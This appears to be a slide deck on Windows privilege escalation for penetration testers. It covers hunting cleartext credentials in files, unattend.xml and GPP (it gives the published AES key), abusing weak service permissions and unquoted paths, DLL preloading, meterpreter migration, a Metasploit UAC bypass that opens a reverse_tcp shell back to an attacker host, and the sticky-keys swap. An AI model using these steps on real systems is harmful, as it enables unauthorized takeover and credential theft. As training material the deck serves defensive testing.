

Windows Priv Esc

By: Jake Bernier

Disclaimer

Don't do this unless you have permission.

Why Windows Priv Esc?

- So you can do more damaging things on the victim host
 - hash dump
 - mimikatz
 - persistence/traverse
 - key loggers
- Helps identify gaps in local security of Windows images
- Should not be on the top of your list until you mature your program
 - (is everyone already local admin?)

Windows Priv Esc

- Specifically, we will cover ways to go from low level user to local admin/system
- Not going over ways to get domain admin privs
- There are lots of ways to do this.. we will cover just a few



Let's start simple

- Look for credentials stored in clear text.
- The hope is this will give you more permissions, or at the very least give you more access to keep looking.



Search Local Files & Shares

- txt
- docs, xlsx, pdf, etc.
- trace files
- debug files
- log files
- config files
- scripts
- source code
- putty



Search Files Continued


- `dir /s *password*`
- `dir /s *.config`

```
Web.config - Microsoft Visual Studio
File Edit View Project Debug XML Tools Window Community Help
Web.config Web.config
132 This section sets the globalization settings of the application.
133 -->
134 <globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
135 <!-- IDENTITY SETTINGS
136 Controls the application identity of the Web application
137 impersonate Specifies whether client impersonation is used on each request.
138 true - Specifies that client impersonation is used.
139 false - Specifies that client impersonation is not used.
140 userName - Specifies the user name to use if impersonate is set to true.
141 password - Specifies the password to use if impersonate is set to true.
142 -->
143 <identity impersonate="true" userName="\\.\vault" password="*****"/>
144 <!-- TRUST SECURITY SETTINGS
145 Configures the code access security level applied to an application
146 level Full|High|Medium|Low|Minimal
147 -->
148 <!-- <trust level="Full" originUrl="" -->
149 <xhtmlConformance mode="Legacy"/></system.web>
150 <location path="DragnetWebService.asmx">
151 <system.web>
152 <authorization>
153 <allow users="*" />
Ready Ln 143 Col 5 Ch 2 INS
```

```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKqGQcm1paWSZ6vThCdgei+/up9eClU+yts9UKJYpZpHw8JCN
TQ7qMeDMGaxngiJ40jV5K1/JYdHc9K6+oF45CDYb2V9zPHApL9s4jdbaHtmM
Y3T95LB6RyYCWtNj61lfpzRzrEuYQoo6jnZvXt1J+XMaSszSbpaLyEt8WvID.
AoGAbg+YjkVQgaXPAX+51UNG0X0XUET219Y2yA0WuIyTwaGwvSjiWmLBMNyX
KKswksiIAbnEr5nrVCRcla5wgnQEJskgaVLD7LiRJ7bEwfyxp55dQDMVAB0
1w8tguUrY+i0nt4YN9+LLc0iiFUOXDzQqJe5Lq1QUC4i+ECQDWF9H2p/1t
f3uOHDjwtfFHqM8JIOF0luhVqTGW6MNT4LvaErS5i/JrOgHVYzaFAZ9XKRG
yx9aOhrAkEay+Kjru6g94NwTh2pJjVrS/yVLxunCRu5Qow7YPiOHCn3C81o
58Hi41+hOfHvRSngxHeQXq7nUpI8+9R30QJBAXvZxwIU51TAIX50/DqgUnX3
JwwOxqqNj8Vi4JkIeWnV1YsZ0zpNKbQEhgBBETveh4bHMDjUWhkV/WSRI0C
gmpvfSO2CLgDV8Gt2vbb/tRhQIScwaANHgo/30e1xZgDb05IY73pSQN3Fnen
hUOSUzzZTZEI+aEix2ECQFPw/wMm5IRq5YoZJ+yoGmicD0LmE2cBreKR8Ifm
O9C1DG04I0tV1GZsMbXXKNgb2tqg6pMV2rKxGbvIrIw=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIEFTCCA36gAwIBAgIBADANBgkqhkiG9w0BAQQFADCBvjELMAKGA1UEBhMC
ETAPBgNVBAGTCENvbG9yYWRvMRkwFwYDQVQHEXBD2xvcmFkbyBtCHJpbmdz.
MQYDVQQKEypVbm12ZXJzaXR5IG9mIENvbG9yYWRvIGF0IENvbG9yYWRvIFNw
Z3MxDTALBgNVBAstBEF0U0QxGDAWBgNVBAMTD2dhbmVzaCBnb2RhdmFyaTEj.
CSQGS1b3DQEJARyUz2tnb2RhdmFAY3MudWNjcy51ZHUwHhcnMDIxMDE1MTAy.
WhcNMDMxMDE1MTAyOTQwZjCBvjELMAKGA1UEBhMCVVMxETAPBgNVBAGTCENv.
YWRvMRkwFwYDQVQHEXBD2xvcmFkbyBtCHJpbmdzMTMwMQYDVQQKEypVbm12
aXR5IG9mIENvbG9yYWRvIGF0IENvbG9yYWRvIFNwcm1uZ3MxDTALBgNVBAst
U0QxGDAWBgNVBAMTD2dhbmVzaCBnb2RhdmFyaTEjMCEGCSQGS1b3DQEJARyU
b2RhdmFAY3MudWNjcy51ZHUwZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGB
bWlpZJnq9OEJ2p6L7+6n14LVT7K2z1QolilmkfdWkI1lnyJNDuox4MwZrGeC
NXkrX81h0dz2Qb6gXjkInhvZX3OkcCkv2ziN1toe2YyJaJdp3ksHPhJgJa
WV+nNH0S55hCiJqOdm9e3Un5cxpLNJumxovIS3xbAgMBAAGjggEEMIBGZAd
HQ4EFgQUGW5Ls1k/HRsQFh7vDay00iHyAr8wgesGA1UdIwSB4zCB4IAUW5L
HRsQFh7vDay00iHyAr+hgcSkgeEwgb4xCzAJBgNVBAYTA1VTMRERwDwYDQVQI
b2xvcmFkbyEZMBcGA1UEBhMQQ29sb3JhZG8gU3ByaW5nczEzMEDEGA1UEChMq
dmVyc210eSBvZiBD2xvcmFkbyBhdCBDb2xvcmFkbyBtCHJpbmdzMQ0wCwYD
EWRBQINEMRgwFgYDQVQDEw9nYW51c2ggZ29kYXZhcmlkIzAhBgkqhkiG9w0B
FGdrZ29kYXZhcmlkLnVjY3MuZWR1ggEAMAwGA1UdIwQFMAMBAF8wDQYJKoZI
bQEBAQADgYEAgMoH2tC6jIQWvzOyBQAQF+JtKU3HPi13pn/6sqen4X5gFP1C
bckoyQs1M1jv0KcakKor4zetrykHPKbToXHF6Zy02KaBOXRNT+y5DEbClu9i
oCzQW2VBT6nK70IzROWhiI04Px/RiylkELxG6x70a5HFUS/GNw3TMh8=
-----END CERTIFICATE-----
```

Sysprep

- Stores the custom settings that are applied during Windows Setup.
- Might store local admin password as



```
<?xml version="1.0"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
  <cpu:offlineImage cpu:source="wim://scm/sources/os/7/rtm/x64/ent/sources/install.wi
  <settings xmlns="urn:schemas-microsoft-com:unattend" pass="oobeSystem"><component na
    <SystemLocale>%OSDSystemLocale%/SystemLocale>
    <UserLocale>%OSDUserLocale%/UserLocale>
    <UILanguage>%OSDUILanguage%/UILanguage>
    <InputLocale>%OSDInputLocale%/InputLocale>
    <UILanguageFallback>%OSDUILanguageFallback%/UILanguageFallback>
  </component>
  <component name="Microsoft-windows-Shell-Setup" language="neutral" processor
    <OOBE>
      <ProtectYourPC>1</ProtectYourPC>
      <NetworkLocation>work</NetworkLocation>
      <HideEULAPage>true</HideEULAPage>
    </OOBE>
    <TimeZone>W. Europe Standard Time</TimeZone>
    <RegisteredOrganization>windows-noob.com</RegisteredOrganization>
    <UserAccounts>
      <AdministratorPassword>
        <Value>UQB3AGUA0QA1AFEAdwB1ADKANQBBAQAbQBpAG4AaQBZA
        <PlainText>>false</PlainText>
      </AdministratorPassword>
    </UserAccounts>
    <RegisteredOwner>smsadmin</RegisteredOwner>
  </component>
</settings><settings xmlns="urn:schemas-microsoft-com:unattend" pass="specialize"><c
  <RunSynchronous>
    <RunSynchronousCommand><Order>1</Order>
```


Sysprep


- Where to find it

- [https://technet.microsoft.com/en-us/library/cc749415\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc749415(v=ws.10).aspx)

Search Order	Location	Description
1	Registry HKLM\System\Setup!UnattendFile	Specifies a pointer in the registry to an answer file. The answer file is not required to be named Unattend.xml.
2	%WINDIR%\Panther\Unattend	The name of the answer file must be Unattend.xml or Autounattend.xml. Note Windows Setup only searches this directory on downlevel installations. If Windows Setup starts from Windows PE, the %WINDIR%\Panther\Unattend directory is not searched.
3	%WINDIR%\Panther	Windows Setup caches answer files to this location. <div> <div>◆ Important</div> <div>Do not overwrite the answer files in these directories.</div> </div>
4	Removable read/write media in order of drive letter, at the root of the drive.	Removable read/write media in order of drive letter, at the root of the drive. The name of the answer file must be Unattend.xml or Autounattend.xml, and the answer file must be located at the root of the drive.
5	Removable read-only media in order of drive letter, at the root of the drive.	Removable read-only media in order of drive letter, at the root of the drive. The name of the answer file must be Unattend.xml or Autounattend.xml, and must be located at the root of the drive.
6	windowsPE and offlineServicing passes: <ul style="list-style-type: none">\Sources directory in a Windows distribution All other passes: <ul style="list-style-type: none">%WINDIR%\System32\Sysprep	In the windowsPE and offlineServicing passes, the name of the answer file must be Autounattend.xml. For all other configuration passes, the file name must be Unattend.xml.
7	%SYSTEMDRIVE%	The answer file name must be Unattend.xml or Autounattend.xml



In the Registry?

- Windows Auto Login
- Look at other apps in use - might find something in the registry
- Many older apps stored them in a recoverable way.
- Might be a custom app that does the



In the Registry?

- Lots of silly apps out there to help you recover passwords in the registry
- Metasploit helps too
 - <https://github.com/rapid7/metasploit-framework/tree/master/modules/post/windows/gather/credentials>



GPP

Group Policy Preferences can be used to store credentials. If you are lucky it will contain an admin account.

GPP contains ["Local Users and Groups"](#), that enables a domain administrator to remotely create local accounts on a given list of machines."

<http://esec-pentest.sogeti.com/posts/2012/01/20/exploiting-windows-gpp.html>

GPP

- PDC controller contains SYSVOL share used to push GPO updates. (all domain users have access)
- If configured, share will have an XML file containing encrypted local admin password.
- This password can be decrypted using a shared key (documented by Windows)
 - <https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx#endNote2>

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key. <3>

The 32-byte AES key is as follows:

4e 99 06 e8	fc b6 6c c9	fa f4 93 10	62 0f fe e8
f4 96 e8 06	cc 05 79 90	20 9b 09 a4	33 b6 6c 1b

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="MyLocalUser" image="0" changed="2011-12-26 10:21:37" uid="{A5E3F388-299C-41D2-B937-DD5E638696FF}">
    <Properties action="C" fullName="" description="" cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="" userName="MyLocalUser" />
  </User>
</Groups>
```

GPP

- Can be harvested with metasploit
 - <https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/gpp.rb>

```
[*] Parsing file: \\[REDACTED]\SYSVOL\ [REDACTED]\Policies\{842[REDACTED]\MACHINE\Preferences\Groups\Groups.xml ...
[*] Parsing file: \\[REDACTED]\SYSVOL\ [REDACTED]\Policies\{897[REDACTED]\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[REDACTED]\SYSVOL\ [REDACTED]\Policies\{8C1[REDACTED]\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[REDACTED]\SYSVOL\ [REDACTED]\Policies\{8E8[REDACTED]\MACHINE\Preferences\Groups\Groups.xml ...
[+] Group Policy Credential Info
=====
Name          Value
----          -
TYPE          Groups.xml
USERNAME      [REDACTED]
PASSWORD      [REDACTED]
DOMAIN CONTROLLER [REDACTED]
DOMAIN        [REDACTED]
CHANGED       2015-03-13 22:12:21
NEVER EXPIRES? 1
DISABLED      0

[*] XML file saved to: /root/.msf4/loot/[REDACTED] windows.gpp.xml_625834.txt

[*] Parsing file: \\[REDACTED]\Policies\{8F3F[REDACTED]\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[REDACTED]\Policies\{8FA7[REDACTED]\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[REDACTED]\Policies\{9301[REDACTED]\MACHINE\Preferences\Groups\Groups.xml ...
[*] Parsing file: \\[REDACTED]\Policies\{93CE[REDACTED]\MACHINE\Preferences\Groups\Groups.xml ...
msf post(gpp) >
```


Scheduled Scripts/Tasks/AutoRuns

- Modify or replace tasks that might not be in use?

```
C:\Documents and Settings\nirav\Desktop\temp>autorunsc.exe -a | findstr /n /R "File\ not\ found"
autorunsc.exe -a | findstr /n /R "File\ not\ found"

Sysinternals Autoruns v11.0 - Autostart program viewer
Copyright (C) 2002-2011 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com

551:      File not found: C:\WINDOWS\System32\Drivers\Changer.sys
644:      File not found: C:\WINDOWS\System32\Drivers\i2omgmt.sys
725:      File not found: C:\WINDOWS\System32\Drivers\lbrtfdc.sys
896:      File not found: C:\WINDOWS\System32\Drivers\PCIDump.sys
905:      File not found: C:\WINDOWS\System32\Drivers\PDCOMP.sys
908:      File not found: C:\WINDOWS\System32\Drivers\PDFRAME.sys
911:      File not found: C:\WINDOWS\System32\Drivers\PDRELI.sys
914:      File not found: C:\WINDOWS\System32\Drivers\PDFRAME.sys
1133:     File not found: C:\WINDOWS\System32\Drivers\WDICA.sys
1768:     File not found: About:Home
```

DLL PreLoading

Local & Shares - where is Windows looking to load DLL files?

Place a malicious DLL in appropriate path and wait for a privileged service to start.

Standard Search Order:

1. The package dependency graph of the process. This is the application's package plus any dependencies specified as <PackageDependency> in the <Dependencies> section of the application's package manifest. Dependencies are searched in the order they appear in the manifest.
2. The directory the calling process was loaded from.
3. The system directory (%SystemRoot%\system32).

Weak Permissions

- Does a privileged service exe have weak permissions?
- Can we replace it then restart the service?



Weak Permissions

Get services

- `for /f "tokens=2 delims=''" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32") do @echo %a >> c:\windows\temp\permissions.txt`

- Get service exe permissions

- `for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"`

- Look for builtin/users with full access (F)

- `C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE BUILTIN\Users:F)`


- Replace with your own exe - restart service

<http://travisaltman.com/windows-privilege-escalation-via-weak-service-permissions/>

Unquoted Service Path

Any service path not quoted with a white space could be attacked.

Malicious executable would be uploaded in the path and run.



Unquoted Service Path

Example of unquoted binary path

C:\program files\sub dir\program_name


Can put our exe in the following places:

C:\program.exe

C:\program files\sub.exe

Weak Permissions on Process

If a process is running as SYSTEM but itself has weak permissions we can migrate to that process and inherit the permissions as SYSTEM



The screenshot shows a Windows command prompt window titled "Shell - Msfconsole". The window contains a list of running processes with their PIDs, names, architectures, session IDs, and full paths. At the bottom, the user has entered the command "meterpreter > migrate 5716" and the output shows the migration is in progress.

```
Session Edit View Bookmarks Settings Help

4560 chrome.exe x86 1 win7-PC\win 7 C:
\Users\win 7\AppData\Local\Google\Chrome\Application\chrome.exe
4280 reverse_tcp (1).exe x86 1 win7-PC\win 7 C:
\Users\win 7\Downloads\reverse_tcp (1).exe
4452 cmd.exe x86 1 win7-PC\win 7 C:
\Windows\system32\cmd.exe
6400 conhost.exe x86 1 win7-PC\win 7 C:
\Windows\system32\conhost.exe
5784 notepad.exe x86 1 win7-PC\win 7 C:
\Windows\system32\notepad.exe
8164 vlc.exe x86 1 win7-PC\win 7 C:
\Program Files\VideoLAN\VLC\vlc.exe
4764 WINWORD.EXE x86 1 win7-PC\win 7 C:
\Program Files\Microsoft Office\Office12\WINWORD.EXE
1232 chrome.exe x86 1 win7-PC\win 7 C:
\Users\win 7\AppData\Local\Google\Chrome\Application\chrome.exe
5828 UI0Detect.exe x86 1 win7-PC\win 7 C:
\Windows\system32\UI0Detect.exe
892 reverse_tcp.exe x86 1 win7-PC\win 7 C:
\Users\win 7\Downloads\reverse_tcp.exe

meterpreter > migrate 5716
[*] Migrating to 5716...
```

UAC Bypass

- PoC in 2009 - made popular in 2011 @ DerbyCon
- Requires that UAC is set to the default Notify me only when programs try to make changes to my computer.
- Often caught by AV if not done right



UAC Bypass

- In metasploit

```
root@www: /home/saish (AS SUPERUSER)
FILE EDIT VIEW SEARCH TERMINAL HELP
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > search uac

Matching Modules
=====
Name                                Disclosure Date  Rank    Description
----                                -
exploit/windows/local/ask            2012-01-03      excellent Windows Escalate UAC Execute RunAs
exploit/windows/local/bypassuac      2010-12-31      excellent Windows Escalate UAC Protection Bypass
exploit/windows/local/bypassuac_injection 2010-12-31      excellent Windows Escalate UAC Protection Bypass (In Memory Injection)
post/windows/gather/win_privs        normal          Windows Gather Privileges Enumeration
post/windows/gather/win_privs        normal          Windows Gather Privileges Enumeration

msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.31.20
LHOST => 192.168.31.20
msf exploit(bypassuac) > set LPORT 8080
LPORT => 8080
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.31.20:8080
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 192.168.31.2
[*] Meterpreter session 2 opened (192.168.31.20:8080 -> 192.168.31.2:49162) at 2014-06-17 19:33:08 +0530
```

<https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/bypassuac.rb>

https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_injection


Good 'Ole Sticky Keys

Have local access? Why not? Most places won't have HDD encryption.

Mount drive

Replace setch.exe with cmd.exe
(or utilman.exe, etc.)

Boot up and hit shift 5 times



Good 'Ole Sticky Keys

No reboot?


